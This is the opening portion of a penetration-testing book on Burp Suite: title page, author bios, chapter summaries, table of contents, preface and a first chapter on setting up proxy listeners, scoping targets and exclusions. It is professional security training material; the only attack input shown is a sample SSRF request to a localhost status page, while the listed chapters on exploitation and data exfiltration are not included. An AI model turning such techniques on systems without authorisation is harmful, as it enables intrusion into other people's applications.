

# Hands-On Application Penetration Testing with Burp Suite

Use Burp Suite and its features to inspect, detect, and exploit security vulnerabilities in your web applications



Packt

[www.packt.com](http://www.packt.com)

Carlos A. Lozano, Dhruv Shah  
and Riyaz Ahemed Walikar

## **Hands-On Application Penetration Testing with Burp Suite**

Use Burp Suite and its features to inspect, detect, and exploit security vulnerabilities in your web applications

Carlos A. Lozano  
Dhruv Shah  
Riyaz Ahemed Walikar



BIRMINGHAM - MUMBAI

# **Hands-On Application Penetration Testing with Burp Suite**

Copyright © 2019 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the authors, nor Packt Publishing or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by ...

# Contributors

# About the authors

**Carlos A. Lozano** is a security consultant with more than 15 years' experience in various security fields. He has worked as a penetration tester, but most of his experience is with security application assessments. He has assessed financial applications, ISC/SCADA systems, and even low-level applications, such as drivers and embedded components. Two years ago, he started on public and private bug bounty programs and focused on web applications, source code review, and reversing projects. Carlos also works as Chief Operations Officer at Global CyberSec, an information security firm based in Mexico, with operations in the USA and Chile.

**Dhruv Shah** holds a Masters degree in IT and has 7 years of experience as a specialist in ...

# About the reviewer

**Sachin Wagh** is a young information security researcher from India. His core areas of expertise include penetration testing, vulnerability analysis, and exploit development. He has found security vulnerabilities in Google, Tesla Motors, LastPass, Microsoft, F-Secure, and other companies. Due to the severity of many bugs, he has received numerous awards for his findings. He has participated as a speaker in several security conferences, such as Hack In Paris, Info Security Europe, and HAKON.

*I would especially like to thank Danish Shaikh and Jagdish Prabhu for offering me this opportunity. I would also like to thank my family and close friends for supporting me.*

# Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit [authors.packtpub.com](https://authors.packtpub.com) and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.



[mapt.io](http://mapt.io)

Mapt is an online digital library that gives you full access to over 5,000 books and videos, as well as industry leading tools to help you plan your personal development and advance your career. For more information, please visit our website.

# Why subscribe?

- Spend less time learning and more time coding with practical eBooks and Videos from over 4,000 industry professionals
- Improve your learning with Skill Plans built especially for you
- Get a free eBook or video every month
- Mapt is fully searchable
- Copy and paste, print, and bookmark content

# What this book covers

[Chapter 1](#), *Configuring Burp Suite*, takes us through preparing the system that will be used to attack the end application, before starting the actual application penetration test. This involves configuring Burp Suite to become the interception proxy for various clients and traffic sources.

[Chapter 2](#), *Configuring the Client and Setting Up Mobile Devices*, will look at the three most popular user agents (Firefox, Chrome, and Internet Explorer) and configure them to work in tandem with the Burp Suite configuration, which we created, to be able to intercept HTTP and HTTPS traffic. We will also set the system proxy in the Windows, Linux, and macOS X operating systems for non-proxy aware clients. Before beginning an application penetration test, we must be aware of the scope and target that we intend to attack. To ensure that our attack traffic is sent to the right target, and to prevent unnecessary clutter and noise during the testing, we can configure Burp Suite to work with specific scopes.

[Chapter 3](#), *Executing an Application Penetration Test*, uses an example web application to look at how a lot of security professionals jump to attacking the application without context, without understanding the application, and without scoping the target properly. We will look at the common areas that get overlooked due to this non-standard approach to penetration testing, and build the background for a staged approach to application penetration testing.

[Chapter 4](#), *Exploring the Stages of an Application Penetration Test*, outlines the stages that are involved in the application penetration test and provides a wide overview of Burp Suite tools. Based on that knowledge, we are going to enumerate and gather information about our target.

[Chapter 5](#), *Preparing for an Application Penetration Test*, details the key stages of an application penetration test performed to successfully meet

the desired objectives of an engagement. Each of these stages produces data that can be used to progress to the next stage, until the desired set objective is met. The various stages of an application penetration test, namely *reconnaissance*, *scanning*, *exploitation*, and *reporting*, are covered in this chapter.

[Chapter 6](#), *Identifying Vulnerabilities Using Burp Suite*, explains how various features of Burp Suite can be used to detect various vulnerabilities as part of an application penetration test. We will cover the detection of vulnerabilities, such as SQL injections, OS command injection, Cross-Site Scripting (XSS) vulnerabilities, XML-related issues, XML external entity processing, Server-Side Template Injection (SSTI), and Server-Side Request Forgery/Cross-Site Port Attacks (SSRF/XSPA).

[Chapter 7](#), *Detecting Vulnerabilities Using Burp Suite*, details how various features of Burp Suite can be used to detect additional vulnerabilities as part of an application penetration test. We will cover the detection of vulnerabilities, including Cross-Site Request Forgery (CSRF), insecure direct object references, issues arising out of security misconfiguration, weaknesses with deserialization, authentication issues surrounding OAuth (aside from generic authentication issues), issues regarding poor authorization implementations, and the detection of padding oracle attacks.

[Chapter 8](#), *Exploiting Vulnerabilities Using Burp Suite – Part 1*, explains how, once detection is completed and the vulnerability is confirmed, it is time to exploit the vulnerability. The goal of the exploitation phase is to either gain access to data the application uses/protects, to gain access to the underlying operating system, to gain access to the accounts of other users, or any combination of these. In this chapter, we shall see how Burp Suite's various features can be used to exploit a detected vulnerability to fulfill the objective of the penetration test, or simply to generate a proof of concept to be used in the reporting phase.

[Chapter 9](#), *Exploiting Vulnerabilities Using Burp Suite – Part 2*, covers the exploitation of even more vulnerabilities using Burp Suite once the initial detection is completed.

[Chapter 10](#), *Writing Burp Suite Extensions*, shows you how Burp Suite's functionality can be extended using custom extensions that can be written in a variety of languages, and added to Burp Suite using its Extender module. Burp Suite extensions can be used to process and modify HTTP requests and responses, customize the placement of attack insertion points within scanned requests, implement custom session handling, and retrieve and analyze headers, parameters, cookies, and other objects.

[Chapter 11](#), *Breaking the Authentication for a Large Online Retailer*, walks you through a real-world case study of how a large online retailer was compromised by breaking its authentication implementation. This chapter outlines the various steps that were taken to identify the target, discover weaknesses in the authentication mechanism using Burp Suite, and finally attack and break the authentication implementation to gain access to the administrative console of the application.

[Chapter 12](#), *Exploiting and Exfiltrating Data from a Large Shipping Corporation*, is a real-world case of how a large shipping corporation was compromised and data exfiltrated. This chapter walks the reader through the various steps that were taken to identify the target, discover weaknesses in the search functionality using Burp Suite and finally attack and exploit the discovered Blind SQL injection to exfiltrate data.

# Packt.com

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at [www.packt.com](http://www.packt.com) and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at [customercare@packtpub.com](mailto:customercare@packtpub.com) for more details.

At [www.packt.com](http://www.packt.com), you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Packt books and eBooks.

# Table of Contents

[Title Page](#)

[Copyright and Credits](#)

[Hands-On Application Penetration Testing with Burp Suite](#)

[Contributors](#)

[About the authors](#)

[About the reviewer](#)

[Packt is searching for authors like you](#)

[About Packt](#)

[Why subscribe?](#)

[Packt.com](#)

[Preface](#)

[Who this book is for](#)

[What this book covers](#)

[To get the most out of this book](#)

[Conventions used](#)

[Get in touch](#)

## Reviews

### 1. Configuring Burp Suite

Getting to know Burp Suite

Setting up proxy listeners

Managing multiple proxy listeners

Working with non-proxy-aware clients

Creating target scopes in Burp Suite

Working with target exclusions

Quick settings before beginning

Summary

### 2. Configuring the Client and Setting Up Mobile Devices

Setting up Firefox to work with Burp Suite (HTTP and HTTPS)

Setting up Chrome to work with Burp Suite (HTTP and HTTPS)

Setting up Chrome proxy options on Linux

Setting up Internet Explorer to work with Burp Suite (HTTP and HT

TPS)

Additional browser add-ons that can be used to manage proxy setti

ngs

FoxyProxy for Firefox

Proxy SwitchySharp for Google Chrome

Setting system-wide proxy for non-proxy-aware clients

Linux or macOS X

Windows

Setting up Android to work with Burp Suite

Setting up iOS to work with Burp Suite

Summary

### 3. Executing an Application Penetration Test

Differences between a bug bounty and a client-initiated pentest

Initiating a penetration test

Why Burp Suite? Let's cover some groundwork!

Types and features

Crawling

Why Burp Suite Scanner?

Auditor/Scanner

Understanding the insertion points

Summary

### 4. Exploring the Stages of an Application Penetration Test

Stages of an application pentest

Planning and reconnaissance

Client-end code analysis

Manual testing

Various business logic flaws

Second-order SQL injection

Pentesting cryptographic parameters

Privilege escalation

Sensitive information disclosures

Automated testing

Exploiting discovered issues

Digging deep for data exfiltration

Taking shells

Reporting

Getting to know Burp Suite better

Features of Burp Suite

Dashboard

Target

Proxy

Intruder

Repeater

Comparer

Sequencer

Decoder

Extender

Project options

User options

## Summary

### 5. Preparing for an Application Penetration Test

#### Setup of vulnerable web applications

Setting up Xtreme Vulnerable Web Application

Setting up OWASP Broken Web Application

#### Reconnaissance and file discovery

Using Burp for content and file discovery

#### Testing for authentication via Burp

Brute forcing login pages using Burp Intruder

Testing for authentication page for SQL injection

## Summary

### 6. Identifying Vulnerabilities Using Burp Suite

#### Detecting SQL injection flaws

Manual detection

Scanner detection

C02 detection

#### Detecting OS command injection

Manual detection

Detecting XSS vulnerabilities

Detecting XML-related issues, such as XXE

Detecting SSTI

Detecting SSRF

Summary

## 7. Detecting Vulnerabilities Using Burp Suite

Detecting CSRF

Detecting CSRF using Burp Suite

Steps for detecting CSRF using Burp Suite

Detecting Insecure Direct Object References

Detecting security misconfigurations

Unencrypted communications and clear text protocols

Default credentials

Unattended installations

Testing information

Default pages

Detecting insecure deserialization

Java Deserialization Scanner

Detecting OAuth-related issues

Detecting SSO protocols

Detecting OAuth issues using Burp Suite

Redirections

Insecure storage

Detecting broken authentication

Detecting weak storage for credentials

Detecting predictable login credentials

Session IDs exposed in the URL

Session IDs susceptible to session fixation attacks

Time out implementation

Session is not destructed after logout

Summary

## 8. Exploiting Vulnerabilities Using Burp Suite - Part 1

Data exfiltration via a blind Boolean-based SQL injection

The vulnerability

The exploitation

Performing exfiltration using Burp Suite

Executing OS commands using an SQL injection

The vulnerability

Executing an out-of-band command injection

## SHELLING

Stealing session credentials using XSS

Exploiting the vulnerability

Taking control of the user's browser using XSS

Extracting server files using XXE vulnerabilities

Exploiting the vulnerability

Performing out-of-data extraction using XXE and Burp Suite collaborator

Using Burp Suite to exploit the vulnerability

Exploiting SSTI vulnerabilities to execute server commands

Using Burp Suite to exploit the vulnerability

Summary

## 9. Exploiting Vulnerabilities Using Burp Suite - Part 2

Using SSRF/XSPA to perform internal port scans

Performing an internal port scan to the backend

Using SSRF/XSPA to extract data from internal machines

Extracting data using Insecure Direct Object Reference (IDOR) flaws

WS

Exploiting IDOR with Burp Suite

Exploiting security misconfigurations

Default pages

Directory listings

Scanning

Mapping the application

Using Intruder

Default credentials

Untrusted HTTP methods

Using insecure deserialization to execute OS commands

Exploiting the vulnerability

Exploiting crypto vulnerabilities

Brute forcing HTTP basic authentication

Brute forcing it with Burp Suite

Brute forcing forms

Automation with Burp Suite

Bypassing file upload restrictions

Bypassing type restrictions

Summary

## 10. Writing Burp Suite Extensions

Setting up the development environment

Writing a Burp Suite extension

Burp Suite's API

Modifying the user-agent using an extension

Creating the user-agents (strings)

Creating the GUI

The operation

Executing the extension

Summary

## 11. Breaking the Authentication for a Large Online Retailer

Remembering about authentication

Large online retailers

Performing information gathering

Port scanning

Discovering authentication weaknesses

Authentication method analysis

Weak storage for credentials

Predictable login credentials  
Session IDs exposed in the URL  
Session IDs susceptible to session fixations at  
tacks  
The session is not destructed after the logout  
Sensitive information sent via unprotected chan  
nels

### Summary

## 12. Exploiting and Exfiltrating Data from a Large Shipping Corporation

### Discovering Blind SQL injection

Automatic scan  
SQLMap detection

### Looking for entry points

Using SQLMap

### Intruder detection

### Exploitation

### Summary

## Other Books You May Enjoy

Leave a review - let other readers know what you think

# Preface

Burp Suite is a set of graphics tools focused on the penetration testing of web applications. Burp Suite is widely used for web penetration testing by many security professionals for performing different web-level security tasks.

The book will start with an introduction to web penetration testing and Burp Suite. Then, immediately afterward, we'll deep dive into the core concepts of web application security and how to implement services, including the spider module, intruder module, and more. We will also cover some advanced concepts, such as writing extensions and macros for Burp Suite.

This will act as a comprehensive guide toward performing end-to-end penetration testing with Burp Suite.

# **Who this book is for**

If you are interested in learning how to test web applications and the web part of mobile applications using Burp, then this is the book for you. It is specifically designed to meet your needs if you have basic experience of using Burp, and are now aiming to become a professional Burp user.

# To get the most out of this book

To work through the samples and examples in this book, you'll require the following:

- Burp Suite Professional
- A PC

# Conventions used

There are a number of text conventions used throughout this book.

**CodeInText:** Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "The `secret` variable is the data assigned by the user during his registration."

A block of code is set as follows:

```
GET /?url=http://localhost/server-status HTTP/1.1
Host: example.com
```

Any command-line input or output is written as follows:

```
$ mkdir css
$ cd css
```

**Bold:** Indicates a new term, an important word, or words that you see onscreen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "Click on New scan."

*Warnings or important notes appear like this.*

*Tips and tricks appear like this.*

# Get in touch

Feedback from our readers is always welcome.

**General feedback:** If you have questions about any aspect of this book, mention the book title in the subject of your message and email us at [customercare@packtpub.com](mailto:customercare@packtpub.com).

**Errata:** Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit [www.packt.com/submit-errata](http://www.packt.com/submit-errata), selecting your book, clicking on the Errata Submission Form link, and entering the details.

**Piracy:** If you come across any illegal copies of our works in any form on the Internet, we would be grateful if you would provide us with the location address or website name. Please contact us ...

# Reviews

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers can then see and use your unbiased opinion to make purchase decisions, we at Packt can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about Packt, please visit [packt.com](http://packt.com).

# Configuring Burp Suite

Before starting an application penetration test, the system that will be used to attack the end application must be prepared. This involves configuring Burp Suite to become the interception proxy for various clients and traffic sources.

As with scoping for targets, it is important to reduce noise in the data we collect. We will use target whitelisting techniques, and work with the Burp Target feature to filter and reduce the clutter that testing modern applications can introduce.

Burp, or Burp Suite, is a graphical tool for testing web applications for security flaws. The tool is written in Java and was created by Dafydd Stuttard under the name of PortSwigger. Burp Suite is now actively developed by his company PortSwigger ...

# Getting to know Burp Suite

Burp can be downloaded for all the major operating systems from the PortSwigger website at <https://portswigger.net/burp>. For Windows systems, both x64-bit and x32-bit installers are available. A standalone Java JAR file is also available in case you want to run Burp as a portable application.



Welcome to Burp Suite Professional. Use the options below to create or open a project.



**Temporary project**

**New project on disk**

File: D:\Assessments\ClientName-VAPT-29022018.burp

Name: ClientName-VAPT-29022018

**Open existing project**

Name	File
[REDACTED]	[REDACTED]

File:

Pause Spider and Scanner

When you start Burp Suite, you will be prompted to provide settings to set up your Burp project before you begin using the tool.

The three options available are as follows:

- Temporary project: Select this if you want to use Burp for a quick inspection or a task that you do not need to save. You can get started immediately when you select this option and hit Next.
- New project on disk: For a well-executed penetration test, it is very important to be able to record and retrieve logs of requests and responses that were part of the test. This option allows you to create a file on the disk that will store all the configuration data, requests, and responses, and proxy information that you set in Burp when you begin testing. A descriptive name can be provided to enable this file to be loaded in the future. A good rule of thumb is to create a name that provides information about the project itself. **ClientName-TypeOfTest-DDMMYYYY** is a good name to start with.
- Open existing project: This option allows you to load any existing project files that have been created in the past using the New project on disk option. You can choose to pause the spider and scanner modules so that the project is loaded in a non-active state of attack.

Clicking on Next will take you to a page where you can choose any save configuration from before or continue using Burp defaults. You also get the option of disabling extensions when Burp starts.

 Select the configuration that you would like to load for this project.



Use Burp defaults

Use options saved with project

Load from configuration file

File:


Default to the above in future

Disable extensions

Click Start Burp to continue.

# Setting up proxy listeners

To use Burp as a tool for application penetration testing, it must be set as a **Man in the Middle (MITM)** proxy. An MITM proxy sits in between a client and a server, and allows the user to tamper or drop messages passing through. In its simplest form, Burp Suite is an MITM proxy for HTTP(S) traffic.




By default, Burp will listen on port 8080 on the localhost IP of `127.0.0.1`. This can easily be changed, however, to an arbitrary free port on any IP address available on the system. To do this, follow these steps:

1. Navigate to the Proxy | Options tab.
2. Under Proxy Listeners, confirm that the Running checkbox is ticked in ...

# Managing multiple proxy listeners

Burp Suite can provide multiple proxy listener interfaces if there is a requirement to do so. This simply means that Burp can start listeners on different ports and different IP addresses simultaneously, each with its own configurations and settings.

For example, if a thick client application you are testing has multiple components, some of which can be configured to use a proxy, and some can't, or if its communication ports are hardcoded, or if traffic from a network-based browser or service needs to be captured, then multiple proxy listeners, each with their own configuration, can be created.



The screenshot shows the 'Proxy Listeners' configuration window in Burp Suite. It includes a toolbar with 'Add', 'Edit', and 'Remove' buttons, and a status message about configuring the browser. A table lists four listeners:

	Running	Interface	Invisible	Redirect	Certificate
Add	<input checked="" type="checkbox"/>	127.0.0.1:8080			Per-host
Edit	<input checked="" type="checkbox"/>	127.0.0.1:9090	✓		Self-signed
Remove	<input checked="" type="checkbox"/>	*:5555			Per-host
	<input checked="" type="checkbox"/>	192.168.56.1:90...			example.org

You can disable a proxy listener simply by unchecking the checkbox next to the Interface name, if required. Next, we will understand the working of the non-proxy-aware clients.

# Working with non-proxy-aware clients

A non-proxy-aware client, in this context, is a client that makes HTTP requests but has no easy way to configure proxy options, or has no proxy support at all.

Common examples of non-proxy-aware clients are thick client applications or browser plugins that do not use the browser's proxy options. Burp's support for invisible proxying allows non-proxy-aware clients to connect directly to a proxy listener. This allows Burp to intercept and modify traffic based on target mappings.

Architecturally, this works by setting up a local DNS entry for the remote target that the non-proxy-aware client communicates with. This DNS entry can be made in the local hosts file, as follows:

```
127.0.0.1 example.org
```

The client ...

# Creating target scopes in Burp Suite

The target scope settings can be found under the Target | Scope tab. This allows you to configure in-scope targets for the penetration test that you are currently executing.

Adding items to target scope allows you to affect the behavior of features throughout Burp. For example, you can do the following:

- You can set display filters to show only the items in scope. This is available under Target | Site map and under Proxy | History, and is very useful when dealing with applications that use code from a lot of third parties.
- The Spider module is restricted to in-scope targets.
- You can configure the proxy to intercept the requests and responses for only in-scope items.
- In the Professional version of Burp, you can even automatically initiate vulnerability scans of in-scope items.

There are essentially two ways of adding scope items. The first, and the recommended way, is to obtain targets from proxy history. For this to happen, the following approach is taken:

1. Set up your browser and Burp to talk to each other.
2. Turn off interception mode in Burp and browse the application.

Start with the home page and browse to every link; log in to authenticated areas and log out; submit every form; navigate to every single path that is listed in the `robots.txt`, and to every single link in the application's sitemap (if available); and, if applicable, access the application as different users (either with the same or different privilege levels).

Doing this will populate the sitemap for the application as seen under the Target | Site map tab, as shown in the following screenshot:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options

Site map Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

http://jquery.org  
 http://json.org  
 http://mutillidae-testing.cxm  
 /  
 documentation  
 framer.html  
 includes  
 index.php

**Contents**


Host	Method	URL
http://mutillidae-testing.cxm	GET	/index.php?page=cli...
http://mutillidae-testing.cxm	GET	/index.php?page=use...
http://mutillidae-testing.cxm	GET	/index.php
http://mutillidae-testing.cxm	GET	/index.php?do=toggle...

Request Response

Raw Params Headers Hex

GET /index.php?page=client-side-control-challeng  
 Host: mutillidae-testing.cxm  
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64  
 Accept: text/html,application/xhtml+xml,application  
 Accept-Language: en-US,en;q=0.5


Once targets and URLs are populated in the Site map tab, you can right-click on any item and add that item to scope. This can be done both via the Target | Site map, or via the Proxy | History tab.



The second method is to directly add items to the Target | Scope tab. Check the Use advanced scope control to enable the older interface for scope addition, which allows far more granular control over the scope entries.

Let's take an example and create our scope for an imaginary penetration test. Let's assume the application in scope is at `http://mutillidae-testing.cxm/`. Using the Target | Scope tab, we can add this and all future URLs from this application to the scope by setting the following:

- Protocol: HTTP
- Host or IP range: `mutillidae-testing.cxm`
- Port: `^80$`
- File: `^*`



This will add the application and any URLs on port 80 with the HTTP protocol to the scope.

You can also load a file containing a list of URLs that need to be in scope via the Load button on the Target | Scope page. This list must be URLs/targets separated by newlines. Large files may take time to load and Burp may appear frozen for a while, but will resume working when the file has been loaded and parsed.

# Working with target exclusions

Just as we can add items to scope in Burp, we can also add items that need to be explicitly set out of scope. This, as is the case with in-scope items, can be added via two methods. The first is via the Proxy | History tab from the right-click context menu:

134	http://mutillidae-testing.cxm	GET	/javascript/ddsmoothmenu/ddsmoothmenu.js
138	http://mutillidae-testing.cxm	GET	/javascript/ddsmoothmenu/jquery.min.js
139	http://mu	http://mutillidae-testing.cxm.../ddsmoothmenu/ddsmoothmenu.js	ery/jquery.js
140	http://mu	Add to scope	ery/colorbox/jquery.colorbox-min.js
142	http://mu	Remove from scope	ery/jquery.balloon.js
161	http://mu	Spider from here	ge=user-info.php
167	http://mu		est/ws-user-account.php

The second is from the Target scope tab in the Exclude from scope section. For example, if you want to exclude all sub-directories and files under `/javascript`, then the following options can be applied:

- Protocol: HTTP
- Host or IP range: `mutillidae-testing.cxm`
- Port: `^80$`
- File: `^/javascript/.*`

This will exclude all URLs under the `/javascript/` directory on ...

# Quick settings before beginning

This section highlights five quick settings that can be enabled/set/configured before beginning a test to become productive immediately:

- **Enable server response interception:** By default, Burp is not configured to intercept server responses. This can, however, be enabled using the Intercept Server Responses options under Proxy | Options. Enable interception of responses when Request | Was modified and when Request | Was intercepted.

 **Intercept Server Responses**

 Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

Intercept responses based on the following rules:

Add	Enabled	Operator	Match type	Relationship	Condition
	<input checked="" type="checkbox"/>		Content type he...	Matches	text
	<input checked="" type="checkbox"/>	Or	Request	Was modified	
	<input checked="" type="checkbox"/>	Or	Request	Was intercepted	
	<input type="checkbox"/>	And	Status code	Does not match	^304\$
	<input type="checkbox"/>	And	URL	Is in target scope	

Automatically update Content-Length header when the response is edited

- **Enable the Unhide hidden form fields and select the Prominently highlight unhidden fields option:** This can be found under the Proxy | Options | Response Modification panel. This is very useful when browsing an application that stores or uses hidden HTML form fields to make application decisions.

 **Response Modification**

 These settings are used to perform automatic modification of responses.

Unhide hidden form fields  
 Prominently highlight unhidden fields

The hidden field is visible on the page and highlighted very conspicuously, allowing you to edit the contents directly in the page if required.

Add New Blog Entry

Hidden field [csrf-token] `eG0DORjsZ30XrwiAQo7`



[View Blogs](#)

[Add blog](#)

- **Enable the Don't send items to Proxy history or other Burp tools, if out of scope option:** This option can be found under Proxy | Options | Miscellaneous. When enabled, this option prevents Burp from sending out-of-scope requests and responses to the Proxy | History and other Burp tools, such as Scanner and Target. These requests and responses are sent and received, but not logged in any of Burp's feature sets.

Don't send items to Proxy history or other Burp tools, if out of scope

- **Set a keyboard shortcut to issue a Repeater request:** This is a very useful setting that can be enabled to avoid clicking the Go button using the mouse when working with the Repeater module of Burp. Burp already allows items to be sent to Repeater via the Proxy | History tab using *Ctrl + R*. Switching to the Repeater window can be achieved with *Ctrl + Shift + R*. Adding a shortcut to sending a request using Repeater completes the chain of keystrokes required to pick an item from Proxy | History, and sending it forward.

 Configure hotkeys

X



## Hotkeys



These settings let you configure hotkeys for common actions. These include item-specific actions such as "Send to Repeater", global actions such as "Switch to Proxy", and in-editor actions such as "Cut" and "Undo".

To change an action's hotkey, select it in the table and type the hotkey for that action. To clear an existing hotkey, press delete or escape. All hotkeys must use the Control key, and may also use Shift or other available modifiers. Note that on some Windows installations the Control+Alt combination is treated by the OS as equivalent to AltGr, and so may result in typed characters appearing when pressed in text fields.

